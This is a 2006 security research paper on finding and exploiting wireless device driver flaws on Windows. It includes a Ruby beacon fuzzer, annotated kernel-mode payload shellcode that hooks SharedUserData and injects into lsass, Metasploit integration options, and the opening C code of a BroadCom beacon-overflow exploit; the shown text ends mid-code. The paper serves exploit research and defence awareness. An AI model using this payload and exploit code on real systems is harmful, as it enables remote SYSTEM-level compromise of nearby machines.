Exploiting 802.11 Wireless Driver Vulnerabilities on Windows

Nov, 2006

Johnny Cache **johnycsh@802.11mercenary.net**
H D Moore **hdm@metasploit.com**
skape **mmiller@hick.org**

Contents

Chapter 1

Foreword

Abstract: This paper describes the process of identifying and exploiting 802.11 wireless device driver vulnerabilities on Windows. This process is described in terms of two steps: pre-exploitation and exploitation. The pre-exploitation step provides a basic introduction to the 802.11 protocol along with a description of the tools and libraries the authors used to create a basic 802.11 protocol fuzzer. The exploitation step describes the common elements of an 802.11 wireless device driver exploit. These elements include things like the underlying payload architecture that is used when executing arbitrary code in kernel-mode on Windows, how this payload architecture has been integrated into the 3.0 version of the Metasploit Framework, and the interface that the Metasploit Framework exposes to make developing 802.11 wireless device driver exploits easy. Finally, three separate real world wireless device driver vulnerabilities are used as case studies to illustrate the application of this process. It is hoped that the description and illustration of this process can be used to show that kernel-mode vulnerabilities can be just as dangerous and just as easy to exploit as user-mode vulnerabilities. In so doing, awareness of the need for more robust kernel-mode exploit prevention technology can be raised.

Thanks: The authors would like to thank David Maynor, Richard Johnson, and Chris Eagle.

Chapter 2

Introduction

Software security has matured a lot over the past decade. It has gone from being an obscure problem that garnered little interest from corporations to something that has created an industry of its own. Corporations that once saw little value in investing resources in software security now have entire teams dedicated to rooting out security issues. The reason for this shift in attitude is surely multifaceted, but it could be argued that the greatest influence came from improvements to exploitation techniques that could be used to take advantage of software vulnerabilities. The refinement of these techniques made it possible for reliable exploits to be used without any knowledge of the vulnerability. This shift effectively eliminated the already thin crutch of barrier-to-entry complacency which many corporations were guilty of leaning on.

Whether or not the refinement of exploitation techniques was indeed the turning point, the fact remains that there now exists an industry that has been spawned in the name of software security. Of particular interest for the purpose of this paper are the corporations and individuals within this industry that have invested time in researching and implementing solutions that attempt to tackle the problem of exploit prevention. As a result of this time investment, things like non-executable pages, address space layout randomization (ASLR), stack canaries, and other novel preventative measures are becoming common place in the desktop market. While there should be no argument that the main-stream integration of many of these technologies is a good thing, there's a problem.

This problem centers around the fact that the majority of these exploit prevention solutions to date have been slightly narrow-sighted in their implementations. In particular, these solutions generally focus on preventing exploitation in only one context: user-mode[1]. The reason for this narrow-sightedness is of-

[1]This is not true in all cases. The authors would like to take care to mention that solutions like grsecurity from the PaX team have had support for features that help to provide kernel-

ten defended based on the fact that kernel-mode vulnerabilities have been far less prevalent. Furthermore, kernel-mode vulnerabilities are considered by most to require a much more sophisticated attack when compared with user-mode vulnerabilities.

The prevalence of kernel-mode vulnerabilities could be interpreted in many different ways. The naive way would be to think that kernel-mode vulnerabilities really are few and far between. After all, this is code that should have undergone rigorous code coverage testing. A second interpretation might consider that kernel-mode vulnerabilities are more complex and thus harder to find. A third interpretation might be that there are fewer eyes focused on looking for kernel-mode vulnerabilities. While there are certainly other factors, the authors feel that it is probably best captured by the second and third interpretation.

Even if prevalence is affected because of the relative difficulty of exploiting kernel-mode vulnerabilities, it's still a poor excuse for exploit prevention solutions to simply ignore it. The past has already shown that exploitation techniques for user-mode vulnerabilities were refined to the point of creating increasingly reliable exploits. These increasingly reliable exploits were then incorporated into automated worms. What's so different about kernel-mode vulnerabilities? Sure, they are complicated, but so were heap overflows. The authors see no reason to expect that kernel-mode vulnerabilities won't also experience a period of revolutionary public advancements to existing exploitation techniques. In fact, this period has already started[5, 2, 1]. Still, most corporations seem content to lean on the same set of crutches, waiting for proof that a problem really exists. It's hoped that this paper can assist in the process of making it clear that kernel-mode vulnerabilities can be just as easy to exploit as user-mode vulnerabilities.

It really shouldn't come as a surprise that kernel-mode vulnerabilities exist. The intense focus put upon preventing the exploitation of user-mode vulnerabilities has caused kernel-mode security to lag behind. This lag is further complicated by the fact that developers who write kernel-mode software must generally have a completely different mentality relative to what most user-mode developers are acustomed to. This is true regardless of what operating system a programmer might be dealing with[2]. User-mode programmers who decide to dabble in writing device drivers for NT will find themselves in for a few surprises. The most apparent thing one would notice is that the old Windows Driver Model (WDM) and the new Windows Driver Framework (WDF) represent completely different APIs relative to what a user-mode developer would be familiar with. There are a number of standard C runtime artifacts that can still be used, but their use

level security. Furthermore, stack canary implementations have existed and are integrated with many mainstream kernels. However, not all device drivers have been compiled to take advantage of these new enhancements

[2]So long as it's a task-oriented operating system with a clear separation between system and user

in device driver code stands out like a sore thumb[3].

While the API being completely different is surely a big hurdle, there are a number of other gotchas that a user-mode programmer wouldn't normally find themselves worrying about. One of the most interesting limitations imposed upon device driver developers is the conservation of stack space. On modern derivatives of NT, kernel-mode threads are only provided with 3 pages (12288 bytes) of stack space. In user-mode, thread stacks will generally grow as large as 256KB[4]. Due to the limited amount of kernel-mode thread stack space, it should be rare to ever see a device driver consuming a large amount of space within a stack frame. Nevertheless, it was observed that the Intel Centrino drivers have multiple instances of functions that consume over 1 page of stack space. That's 33% of the available stack space wasted within one stack frame!

Perhaps the most important of all of the differences is the extra care that must be taken when it comes to dealing with things like performance, error handling, and re-entrancy. These major elements are critical to ensuring the stability of the operating system as a whole. If a programmer is negligent in their handling of any of these things in user-mode, the worst that will happen is the application will crash. In kernel-mode, however, a failure to properly account for any of these elements will generally affect the stability of the system as a whole. Even worse, security related flaws in device drivers provide a point of exposure that can result in super-user privileges.

From this very brief introduction, it is hoped that the reader will begin to realize that device driver development is a different world. It's a world that's filled with a greater number of restrictions and problems, where the implications of software bugs are much greater than one would normally see in user-mode. It's a world that hasn't yet received adequate attention in the form of exploit prevention technology, thus making it possible to improve and refine kernel-mode exploitation techniques. It should come as no surprise that such a world would be attractive to researchers and tinkerers alike.

This very attraction is, in fact, one of the major motivations for this paper. While the authors will focus strictly on the process used to identify and exploit flaws in wireless device drivers, it should be noted that other device drivers are equally likely to be prone to security issues. However, most other device drivers don't have the distinction of exposing a connectionless layer2 attack surface to all devices in close proximity. Frankly, it's hard to get much cooler than that. That only happens in the movies, right?

To kick things off, the structure of this paper is as follows. In chapter 3, the steps used to find vulnerabilities in wireless device drivers, such as through the use of fuzzing, are described. Chapter 4 explains the process of actually leveraging a device driver vulnerability to execute arbitrary code and how the 3.0 version of

[3]This fact hasn't stopped developers from using dangerous string functions
[4]This default limit is controlled by the optional header of an executable binary

the Metasploit Framework has been extended to make this trivial to deal with. Finally, chapter 5 provides three real world examples of wireless device driver vulnerabilities. Each real world example describes the trials and tribulations of the vulnerability starting with the initial discovery and ending with arbitrary code execution.

Chapter 3

Pre-Exploitation

This chapter describes the tools and strategies used by the authors to identify 802.11 wireless device driver vulnerabilities. Section 3.1 provides a basic description of the 802.11 protocol in order to provide the reader with information necessary to understand the attack surface that is exposed by 802.11 device drivers. Section 3.2 describes the basic interface exposed by the 3.0 version of the Metasploit Framework that makes it possible to craft arbitrary 802.11 packets. Finally, section 3.3 describes a basic approach to fuzzing certain aspects of the way a device driver handles certain 802.11 protocol functions.

3.1 Attack Surface

Device drivers suffer from the same types of vulnerabilities that apply to any other code written in the C programming language. Buffer mismanagement, faulty pointer math, and integer overflows can all lead to exploitable conditions. Device driver flaws are often seen as a low risk issue due to the fact that most drivers do not process attacker-controlled data. The exception, of course, are drivers for networking devices. Although Ethernet devices (and their drivers) have been around forever, the simplicity of what the driver has to handle has greatly limited the attack surface. Wireless drivers are required to handle a wider range of requests and are also required to expose this functionality to anyone within range of the wireless device.

In the world of 802.11 device drivers, the attack surface changes based on the state of the device. The three primary states are:

1. Unauthenticated and Unassociated
2. Authenticated and Unassociated

3. Authenticated and Associated

In the first state, the client is not connected to a specific wireless network. This is the default state for 802.11 drivers and will be the focus for this section. The 802.11 protocol defines three different types of frames: Control, Management, and Data. These frame types are further divided into three classes (1, 2, and 3). Only frames in the first class are processed in the Unauthenticated and Unassociated state.

The following 802.11 management sub-types are processed by clients while in state 1[3]:

1. Probe Request
2. Probe Reponse
3. Beacon
4. Authentication

The Probe Response and Beacon sub-types are used by wireless devices to discover and advertise the local wireless networks. Clients can transmit Probe Responses to discover networks as well (more below). The Authentication subtype is used to join a specific wireless network and reach the second state.

Wireless clients discover the list of available networks in two different ways. In Active Mode, the client will send a Probe Request containing an empty SSID field. Any access point in range will reply with a Probe Response containing the parameters of the wireless network it serves. Alternatively, the client can specify the SSID it is looking for. In Passive Mode, clients will listen for Beacon requests and read the network parameters from within the beacon. Since both of these methods result in a frame that contains wireless network information, it makes sense for the frame format to be similar. The method chosen by the client is determined by the capabilities of the device and the application using the driver.

A beacon frame includes a generic 802.11 header that defines the packet type, source, destination, Basic Service Set ID (BSSID) and other envelope information. Beacons also include a fixed-length header that is composed of a timestamp, beacon interval, and a capabilities field. The fixed-length header is followed by one or more *Information Elements* (IEs) which are variable-length fields and contain the bulk of the access point information. A probe response frame is almost identical to a beacon frame except that the destination address is set to that of the client whereas beacons set it to the broadcast address.

Information elements consist of an 8-bit type field, an 8-bit length field, and up to 255 bytes of data. This type of structure is very similar to the common

Type-Length-Value (TLV) form used in many different protocols. Beacon and probe response packets must contain an SSID IE, a Supported Rates IE, and a Channel IE for most wireless clients to process the packet.

The 802.11 specification states that the SSID field (the human name for a given wireless network) should be no more than 32 bytes long. However, the maximum length of an information element is 255 bytes long. This leaves quite a bit of room for error in a poorly-written wireless driver. Wireless drivers support a large number of different information element types. The standard even includes support for proprietary, vendor-specific IEs.

3.2 Packet Injection

In order to attack a driver's beacon and probe response processing code, a method of sending raw 802.11 frames to the device is needed. Although the ability to send raw 802.11 packets is not a supported feature in most wireless cards, many open-source drivers can be convinced to integrate support with a small patch. A few even support it natively. Under the Linux operating system, there is a wide range of hardware and drivers that support raw packet injection. Unfortunately, each driver provides a slightly different interface for accessing this feature. To support many different wireless cards, a hardware-independent method for sending raw 802.11 frames is needed.

The solution is the LORCON library (Loss of Radio Connectivity), written by Mike Kershaw and Joshua Wright. This library provides a standardized interface for sending raw 802.11 packets through a variety of supported drivers. However, this library is written in C and does not expose any Ruby bindings by default. To make it possible to interact with this library from Ruby, a new Ruby extension (`ruby-lorcon`) was created that interfaces with the LORCON library and exposes a simple object-oriented interface. This wrapper interface makes it possible to send arbitrary wireless packets from a Ruby script.

The easiest way to call the `ruby-lorcon` interface from a Metasploit module is through a mixin. Mixins are used in the 3.0 version of the Metasploit Framework to improve code reuse and allow any module to import a rich feature set simply by including the right mixins. The mixin that exists for LORCON provides three new user options and a simple API for opening the interface, sending packets, and changing the channel.

Name	Default	Required	Description
`CHANNEL`	11	yes	The default channel number
`DRIVER`	madwifi	yes	The name of the wireless driver for lorcon
`INTERFACE`	ath0	yes	The name of the wireless interface

A Metasploit module that wants to send raw 802.11 packets should include the `Msf::Exploit::Lorcon` mixin. When this mixin is used, a module can make use of `wifi.open()` to open the interface and `wifi.write()` to send packets. The user will specify the `INTERFACE` and `DRIVER` options for their particular hardware and driver. The creation of the 802.11 packet itself is left in the hands of the module developer.

3.3 Vulnerability Discovery

One of the fastest ways to find new flaws is through the use of a fuzzer. In general terms, a fuzzer is a program that forces an application to process highly variant data that is typically malformed in the hopes that one of the attempts will yield a crash. Fuzzing a wireless device driver depends on the device being in a state where specific frames are processed and a tool that can send frames likely to cause a crash. In the first part of this chapter, the authors described the default state of a wireless client and what types of management frames are processed in this state.

The two types of frames that this paper will focus on are Beacons and Probe Responses. These frames have the following structure:

Size	*Description*
1	Frame Type
1	Frame Flags
2	Duration
6	Destination
6	Source
6	BSSID
2	Sequence
8	Timestamp
2	Beacon Interval
2	Capability Flags
Variable	Information Elements
2	Frame Checksum

The `Information Elements` field is a list of variable-length structures consisting of a one byte type field, a one byte length field, and up to 255 bytes of data. Variable-length fields are usually good targets for fuzzing since they require special processing when the packet is parsed. To attack a driver that uses Passive Mode to discover wireless networks, it's necessary to flood the target with mangled Beacons. To attack a driver that uses Active Mode, it's necessary to flood the target with mangled Probe Responses while forcing it to scan for networks. The following Ruby code generates a Beacon frame with randomized Information Element data. The Frame Checksum field is automatically added by the driver and does not need to be included.

```
#
# Generate a beacon frame with random information elements
#

# Maximum frame size (max is really 2312)
mtu      = 1500

# Number of information elements
ies      = rand(1024)

# Randomized SSID
ssid     = Rex::Text.rand_text_alpha(rand(31)+1)

# Randomized BSSID
bssid    = Rex::Text.rand_text(6)

# Randomized source
src      = Rex::Text.rand_text(6)

# Randomized sequence
seq      = [rand(255)].pack('n')

# Capabiltiies
cap      = Rex::Text.rand_text(2)

# Timestamp
tstamp   = Rex::Text.rand_text(8)

frame =
"\x80" +                      # type/subtype (mgmt/beacon)
"\x00" +                      # flags
"\x00\x00" +                  # duration
"\xff\xff\xff\xff\xff\xff" +  # dst (broadcast)
src   +                       # src
bssid +                       # bssid
seq   +                       # seq
tstamp +                      # timestamp value
"\x64\x00" +                  # beacon interval
cap                           # capabilities

# First IE: SSID
"\x00" + ssid.length.chr + ssid +

# Second IE: Supported Rates
"\x01" + "\x08" + "\x82\x84\x8b\x96\x0c\x18\x30\x48" +

# Third IE: Current Channel
 "\x03" + "\x01" + channel.chr

# Generate random Information Elements and append them
1.upto(ies) do |i|
max = mtu - frame.length
break if max < 2
t = rand(256)
l = (max - 2 == 0) ? 0 : (max > 255) ? rand(255) : rand(max - 1)
d = Rex::Text.rand_text(l)
frame += t.chr + l.chr + d
```

```
end
```

While this is just one example of a simple 802.11 fuzzer for a particular frame, much more complicated, state-aware fuzzers could be implemented that make it possible to fuzz other packet handling areas of wireless device drivers.

Chapter 4

Exploitation

After an issue has been identified through the use of a fuzzer or through manual analysis, it's necessary to begin the process of determining a way to reliably gain control of the instruction pointer. In the case of stack-based buffer overflows on Windows, this process is often as simple as determining the offset to the return address and then overwriting it with an address of an instruction that jumps back into the stack. That's the best case scenario, though, and there are often other hurdles that one may have to overcome regardless of whether or not the vulnerability exists in a device driver or in a user-mode program. These hurdles and other factors are what tend to make the process of getting reliable control of the instruction pointer one of the most challenging steps in exploit development. Rather than exhaustively describing all of the problems one could run into, the authors will instead provide illustrations in the form of real world examples included in chapter 5.

Assuming reliable control of the instruction pointer can be gained, the development of an exploit typically transitions into its final stage: arbitrary code execution. In user-mode, this stage has been completely automated for most exploit developers. It's become common practice to simply use Metasploit's user-mode payload generator. Kernel-mode payloads, on the other hand, have not seen an integrated solution for producing reliable payloads that can be dropped into any exploit. That's certainly not to say that there hasn't been previous work dealing with kernel-mode payloads, as there definitely has been[2, 1], but their form up to now has been one that is not particularly easy to adopt. This lack of easy to use kernel-mode payloads can be seen as one of the major reasons why there has not been a large number of public, reliable kernel-mode exploits.

Since one of the goals of this paper is to illustrate how kernel-mode exploits can be written just as easily as user-mode exploits, the authors determined that it was necessary to incorporate the existing set of kernel-mode payload ideas into

the 3.0 version of the Metasploit framework where they could be used freely with any future kernel-mode exploits. While this final integration was certainly the end-goal, there were a number of important steps that had to be taken before the integration could occur. The following sections will attempt to provide this background. In section 4.1, details regarding the payload architecture that the authors selected is described in detail. This section also includes a description of the interface that has been exposed in the 3.0 version of the Metasploit Framework for developers who wish to implement kernel-mode exploits.

4.1 Payload Architecture

The payload architecture that the authors decided to integrate was based heavily off previous research[1]. As was alluded to in the introduction, there are a number of complicated considerations that must be taken into account when dealing with kernel-mode exploitation. A large majority of these considerations are directly related to what methods should be used when executing arbitrary code in the kernel. For example, if a device driver was holding a lock at the time that an exploit was triggered, what might be the best way to go about releasing that lock so as to recover the system so that it will still be possible to interact with it in a meaningful way? Other types of considerations include things like IRQL restrictions, cleaning up corrupted structures, and so on. These considerations lead to there being many different ways in which a payload might best be implemented for a particular vulnerability. This is quite a bit different from the user-mode environment where it's almost always possible to use the exact same payload regardless of the application.

Though these situational complications do exist, it is possible to design and implement a payload system that can be applied in almost any circumstance. By separating kernel-mode payloads into variable components, it becomes possible to combine components together in different ways to form functional variations that are best suited for particular situations. In *Windows Kernel-mode Payload Fundamentals* [1], kernel-mode payloads are broken down into four different components: migration, stagers, recovery, and stages.

When describing kernel-mode payloads in terms of components, the *migration* component would be one that is used to migrate from an unsafe execution environment to a safe execution environment. For example, if the IRQL is at DISPATCH when a vulnerability is triggered, it may be necessary to migrate to a safer IRQL such as PASSIVE. It is not always necessary to have a migration component. The purpose of a *stager* component is to move some portion of the payload so that it executes in the context of another thread context. This may be necessary if the current thread is of critical importance or may lead to a deadlock of the system should certain operations be used. The use of a stager may obviate the need for a migration component. A *recovery* component

is something that is used to restore the system to clean state and then continue execution. This component is generally one that may require customization for a given vulnerability as it may not always be possible to describe the steps needed to recover the system in a generic way. For example, if locks were held at the time that the vulnerability was triggered, it may be necessary to find a way to release those locks and then continue execution from a safe point. Finally, the *stage* component is a catch-all for whatever arbitrary code may be executed once the payload is running in a safe environment.

This model for describing kernel-mode payloads is what the authors decided to adopt. To better understand how this model works, it seems best to describe how it was applied for all three real world vulnerabilities that are shown in chapter 5. These three vulnerabilities actually make use of the same basic underlying payload, which will henceforth be referred to as "the payload" for brevity. The payload itself is composed of three of the four components. Each of the payload components will be discussed individually and then as a whole to provide an idea for how the payload operates.

The first component that exists in the payload is a stager component. The stager that the authors chose to use is based on the *SharedUserData SystemCall Hook* stager described in [1]. Before understanding how the stager works, it's important to understand a few things. As the name implies, the stager accomplishes its goal by hooking the `SystemCall` attribute found within `SharedUserData`. As a point of reference, `SharedUserData` is a global page that is shared between user-mode and kernel-mode. It acts as a sort of global structure that contains things like tick count and time information, version information, and quite a few other things. It's extremely useful for a few different reasons, not the least of which being that it's located at a fixed address in user-mode and in kernel-mode on all NT derivatives. This means that the stager is instantly portable and doesn't need to perform any symbol resolution to locate the address, thus helping to keep the overall size of the payload small.

The `SystemCall` attribute that is hooked is part of an enhancement that was added in Windows XP. This enhancement was designed to make it possible to use optimized system call instructions depending on what hardware support is present on a given machine. Prior to Windows XP, system calls were dispatched from user-mode through the hardcoded use of the `int 0x2e` soft interrupt. Over time, hardware enhancements were made to decrease the overhead involved in performing a system call, such as through the introduction of the `sysenter` instruction. Since Microsoft isn't in the business of providing different versions of Windows for different makes and models of hardware, they decided to determine at runtime which system call interface to use. `SharedUserData` was the perfect candidate for storing the results of this runtime determination as it was already a shared page that existed in every user-mode process. After making these modifications, `ntdll.dll` was updated to dispatch system calls through `SharedUserData` rather than through the hardcoded use of `int 0x2e`. The initial implementation of this new system call dispatching interface placed

executable code within the `SystemCall` attribute of `SharedUserData`. Subsequent versions of Windows, such as XP SP2, turned the `SystemCall` attribute into a function pointer.

One important implication about the introduction of the `SystemCall` attribute to `SharedUserData` is that it represents a pivot point through which all system call dispatching occurs in user-mode. In previous versions of Windows, each user-mode system call stub routine invoked `int 0x2e` directly. In the latest versions, these stub routines make indirect calls through the `SystemCall` function pointer. By default, this function pointer is initialized to point to one of a few exported symbols within `ntdll.dll`. However, the implications of this function pointer being changed to point elsewhere mean that it would be possible to intercept all system calls within all processes. This implication is what forms the very foundation for the stager that is used by the payload.

When the stager begins executing, it's running in kernel-mode in the context of the thread that triggered the vulnerability. The first action it takes is to copy a chunk of code (the stage) into an unused portion of `SharedUserData` using the predictable address of `0xffdf037c`. After the copy operation completes, the stager proceeds by hooking the `SystemCall` attribute. This hook must be handled differently depending on whether or not the target operating system is pre-XP SP2 or not. More details on how this can be handled are described in [1]. Regardless of the approach, the `SystemCall` attribute is redirected to point to `0x7ffe037c`. This predictable location is the user-mode accessible address of the unused portion of `SharedUserData` where the stage was copied into. After the hooking operation completes, all system calls invoked by user-mode processes will first go through the stage placed at `0x7ffe037c`. The stager portion of the payload looks something like this[1]:

```
; Jump/Call to get the address of the stage
00000000  EB38              jmp short 0x3a
00000002  BB0103DFFF        mov ebx,0xffdf0301
00000007  4B                dec ebx
00000008  FC                cld
; Copy the stage into 0xffdf037c
00000009  8D7B7C            lea edi,[ebx+0x7c]
0000000C  5E                pop esi
0000000D  6AXX              push byte num_stage_dwords
0000000F  59                pop ecx
00000010  F3A5              rep movsd
; Set edi to the address of the soon-to-be function pointer
00000012  BF7C03FE7F        mov edi,0x7ffe037c
; Check to make sure the hook hasn't already been installed
00000017  393B              cmp [ebx],edi
00000019  7409              jz 0x24
; Grab SystemCall function pointer
0000001B  8B03              mov eax,[ebx]
```

[1]Note, this implementation is only designed to work on XP SP2 and Windows 2003 Server SP1. Modifications would need to be made to make it work on previous versions of XP and 2003.

```
0000001D  8D4B08            lea ecx,[ebx+0x8]
; Store the existing value in 0x7ffe0308
00000020  8901              mov [ecx],eax
; Overwrite the existing function pointer and make things live!
00000022  893B              mov [ebx],edi

; recovery stub here

0000003A  E8C3FFFFFF        call 0x2

; stage here
```

With the hook in place, the stager has completed its primary task which was to copy a stage into a location where it could be executed in the future. Before the stage can execute, the stager must allow the recovery component of the payload to execute. As mentioned previously, the recovery component represents one of the most vulnerability-specific portions of any kernel-mode payload. For the purpose of the exploits described in chapter 5, a special purpose recovery component was necessary.

This particular recovery component was required due to the fact that the example vulnerabilities are triggered in the context of the `Idle` thread. On Windows, the `Idle` thread is a special kernel thread that executes whenever a processor is idle. Due to the nature of the way the `Idle` thread operates, it's dangerous to perform operations like spinning the thread or any of the other recovery methods described in [1]. It may also be possible to apply the technique for delaying execution within the `Idle` thread as discussed in [2]. The recovery method that was finally selected involves two basic steps. First, the IRQL for the current processor is restored to DISPATCH level just in case it was executing at a higher IRQL. Second, execution control is transferred into the first instruction of `nt!KiIdleLoop` after initializing registers appropriately. The end effect is that the idle thread begins executing all over again and, if all goes well, the system continues operating as if nothing had happened. In practice, this recovery method has been proven reliable. However, the one negative that it is has is that it requires knowledge of the address that `nt!KiIdleLoop` resides at. This dependence represents an area that is ripe for future improvement. Regardless of limitations, the recovery component for the payload looks like the code below:

```
; Restore the IRQL
00000024  31C0              xor eax,eax
00000026  64C6402402        mov byte [fs:eax+0x24],0x2
; Initialize assumed registers
0000002B  8B1D1CF0DFFF      mov ebx,[0xffdff01c]
00000031  B827BB4D80        mov eax,0x804dbb27
00000036  6A00              push byte +0x0
; Transfer control to nt!KiIdleLoop
00000038  FFE0              jmp eax
```

After the recovery component has completed its execution, all of the payload

code that was originally executing in kernel-mode is complete. The final portion of the payload that remains to be executed is the stage that was copied by the stager. The stage itself runs in user-mode within all process contexts, and it executes every time a system call is dispatched. The implications of this should be obvious. Having a stage that executes within every process every time a system call occurs is just asking for trouble. For that reason, it makes sense to design a generic user-mode stage that can be used to limit the times that it executes to one particular context.

The approach that the authors took to meet this requirement is as follows. First, the stage performs a check that is designed to see if it is running in the context of a specific process. This check is there in order to help ensure that the stage itself only executes in a known-good environment. As an example, it would be a shame to take advantage of a kernel-mode vulnerability only to finally execute code with the privileges of Guest. By default, this check is designed to see if the stage is running within `lsass.exe`, a process that runs with `SYSTEM` level privileges. If the stage is running within lsass, it performs a check to see if the `SpareBool` attribute of the `Process Environment Block` has been set to one. By default, this value is initialized to zero in all processes. If the `SpareBool` attribute is set to zero, then the stage proceeds to set the `SpareBool` attribute to one and then finishes by executing whatever code is remaining within the stage. If the `SpareBool` attribute is set to one, which means the stage has already run, or it's not running within lsass, it transfers control back to the original system call dispatching routine. This is necessary because it is still a requirement that system calls from user-mode processes be dispatched appropriately, otherwise the system itself would grind to a halt. An example of what this stage might look like is shown below:

```
; Preserve the calling environment
0000003F  60                pusha
00000040  6A30              push byte +0x30
00000042  58                pop eax
00000043  99                cdq
00000044  648B18            mov ebx,[fs:eax]
; Check if Peb->Ldr is NULL
00000047  39530C            cmp [ebx+0xc],edx
0000004A  7426              jz 0x72
; Extract Peb->ProcessParameters->ImagePathName.Buffer
0000004C  8B5B10            mov ebx,[ebx+0x10]
0000004F  8B5B3C            mov ebx,[ebx+0x3c]
; Add 0x28 to the image path name (skip past c:\windows\system32\)
00000052  83C328            add ebx,byte +0x28
; Compare the name of the executable with lass
00000055  8B0B              mov ecx,[ebx]
00000057  034B03            add ecx,[ebx+0x3]
0000005A  81F96C617373      cmp ecx,0x7373616c
; If it doesn't match, execute the original system call dispatcher
00000060  7510              jnz 0x72
00000062  648B18            mov ebx,[fs:eax]
00000065  43                inc ebx
00000066  43                inc ebx
```

```
00000067  43                inc ebx
; Check if Peb->SpareBool is 1, if it is, execute the original
; system call dispatcher
00000068  803B01            cmp byte [ebx],0x1
0000006B  7405              jz 0x72
; Set Peb->SpareBool to 1
0000006D  C60301            mov byte [ebx],0x1
; Jump into the continuation stage
00000070  EB07              jmp short 0x79
; Restore the calling environment and execute the original system call
; dispatcher that was preserved in 0x7ffe0308
00000072  61                popa
00000073  FF250803FE7F      jmp near [0x7ffe0308]

; continuation of the stage
```

The culmination of these three payload components is a functional payload that can be used in any situation where an exploit is triggered within the `Idle` thread. If the exploit is triggered outside of the context of the `Idle` thread, the recovery component can be swapped out with an alternative method and the rest of the payload can remain unchanged. This is one of the benefits of breaking kernel-mode payloads down into different components. To recap, the payload works by using a stager to copy a stage into an unused portion of `SharedUserData`. The stager then points the `SystemCall` attribute to that unused portion, effectively causing all user-mode processes to bounce through the stage when they attempt to make a system call. Once the stager has completed, the recovery component restores the IRQL to DISPATCH and then restarts the `Idle` thread. The kernel-mode portion of the payload is then complete. Shortly after that, the stage that was copied to `SharedUserData` is executed in the context of a specific user-mode process, such as `lsass.exe`. Once this occurs, the stage sets a flag that indicates that it's been executed and completes. All told, the payload itself is only 115 bytes, excluding any additional code in the stage.

Given all of this infrastructure work, it's trivial to plug almost any user-mode payload into the stage. The additional code must simply be placed at the point where it's verified that it's running in a particular process and that it hasn't been executed before. The reason for it being so trivial was quite intentional. One of the major goals in implementing this payload system was to make it possible to use the existing set of payloads that exist in the Metasploit framework in conjunction with any kernel-mode exploit. This includes even some of the more powerful payloads such as Meterpreter and VNC injection.

There were two key elements involved in integrating kernel-mode payloads into the 3.0 version of the Metasploit Framework. The first had to do with defining the interface that exploit developers would need to use when writing kernel-mode exploits. The second delt with defining the interface the end-users would have to be aware of when using kernel-mode exploits. In terms of precedence, defining the programming level interfaces first is the ideal approach. To that point, the programming interface that was decided upon is one that should

be pretty easy to use. The majority of the complexity involved in selecting a kernel-mode payload is hidden from the developer. There are only a few basic things that the developer needs to be aware of.

When implementing a kernel-mode exploit in Metasploit 3.0, it is necessary to include the `Msf::Exploit::KernelMode` mixin. This mixin provides hints to the framework that make it aware of the fact that any payloads used with this exploit will need to be appropriately encapsulated within a kernel-mode stager. With this simple action, the majority of the work associated with the kernel-mode payload is abstracted away from the developer. The only other elements that a developer may need to deal with is the process of defining extended parameters that are used to further control the process of selecting different aspects of the kernel-mode payload. These controlable parameters are exposed to developers through the `ExtendedOptions` hash element in an exploit's global or target-specific `Payload` options. An example of what this might look like within an exploit can be seen here:

```
'Payload'  =>
{
   'ExtendedOptions' =>
   {
      'Stager'            => 'sud_syscall_hook',
      'Recovery'          => 'idlethread_restart',
      'KiIdleLoopAddress' => 0x804dbb27,
   }
}
```

In the above example, the exploit has explicitly selected the underlying stager component that should be used by specifying the `Stager` hash element. The `sud_syscall_hook` stager is a symbolic name for the stager that was described in section 4.1. The example above also has the exploit explicitly selecting the recovery component that should be used. In this case, the recovery component that is selected is `idlethread_restart` which is a symbolic name for the recovery component described previously. Additionally, the `nt!KiIdleLoop` address is specified for use with this particular recovery component. Under the hood, the use of the `KernelMode` mixin and the additional extended options results in the framework encapsulating whatever user-mode payload the end-user specified inside of a kernel-mode stager. In the end, this process is entirely transparent to both the developer and the end-user.

While the set of options that can be specified in the extended options hash will surely grow in the future, it makes sense to at least document the set of defined elements at the time of this writing. These options are described in the following table:

Hash Element	Description
`Recovery`	Defines the recovery component that should be used when generating the kernel-mode payload. The current set of valid values for this option include `spin`, which will spin the current thread, `idlethread_restart`, which will restart the `Idle` thread, or `default` which is equivalent to `spin`. Over time, more recovery methods may be added. These can be found in `recovery.rb`.
`RecoveryStub`	Defines a custom recovery component.
`Stager`	Defines the stager component that should be used when generating the kernel-mode payload. The current set of valid values for this option include `sud_syscall_hook`. Over time, more stager methods may be added. These can be found in `stager.rb`.
`UserModeStub`	Defines the user-mode custom code that should be executed as part of the stage.
`RunInWin32Process`	Currently only applicable to the `sud_syscall_hook` stager. This element specifies the name of the system process, such as `lsass.exe`, that should be injected into.
`KiIdleLoopAddress`	Currently only applicable to the `idlethread_restart` recovery component. This element specifies the address of `nt!KiIdleLoop`.

While not particularly important to developers or end-users, it may be interesting for some to understand how this abstraction works internally. To start things off, the `KernelMode` mixin overrides a base class method called `encode_begin`. This method is called when a payload that is used by an exploit is being encoded. When this happens, the mixin declares a procedure that is called by the payload encoder. In turn, this procedure is called by the payload encoder in the context of encapsulating the pre-encoded payload. The procedure itself is passed the original raw user-mode payload and the payload options hash (which contains the extended options, if any, that were specified in the exploit). It uses this information to construct the kernel-mode stager that is used to encapsulate the user-mode payload. If the procedure completes successfully, it returns a non-nil buffer that contains the original user-mode payload encapsulated within a kernel-mode stager. The kernel-mode stager and other components are actually contained within the payloads subsystem of the `Rex` library under `lib/rex/payloads/win32/kernel`.

Chapter 5

Case Studies

This chapter describes three separate vulnerabilities that were found by the authors in real world 802.11 wireless device drivers. These three issues were found through a combination of fuzzing and manual analysis.

5.1 BroadCom

The first vulnerability that was subject to the process described in this paper was an issue that was found in BroadCom's wireless device driver. This vulnerability was discovered by Chris Eagle as a result of his interest in doing some reversing of kernel-mode code. Chris noticed what appeared to be a conventional stack overflow in the way the BroadCom device driver handled beacon packets. As a result of this tip, a simple program was written that generated beacon packets with overly sized SSIDs. The code that was used to do this is shown below:

```
int main(int argc, char **argv)
{
   Packet_80211 BeaconPacket;

   CreatePacketForExploit(BeaconPacket, basic_target);

   printf("Looping forever, sending packets.\n");

   while(true)
   {
      int ret = Send80211Packet(&in_tx, BeaconPacket);
      usleep(cfg.usleep);
      if (ret == -1)
      {
         printf("Error tx'ing packet. Is interface up?\n");
         exit(0);
```

```
      }
   }
}

void CreatePacketForExploit(Packet_80211 &P, struct target T)
{
   Packet_80211_mgmt Beacon;
   u_int8_t bcast_addy[6] = {0xff, 0xff, 0xff, 0xff, 0xff, 0xff};
